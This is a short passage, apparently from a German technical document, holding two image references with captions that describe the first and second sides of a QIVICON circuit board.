

Abbildung 9: Die erste Seite der QIVICON Platine



Abbildung 10: Die zweite Seite der QIVICON Platine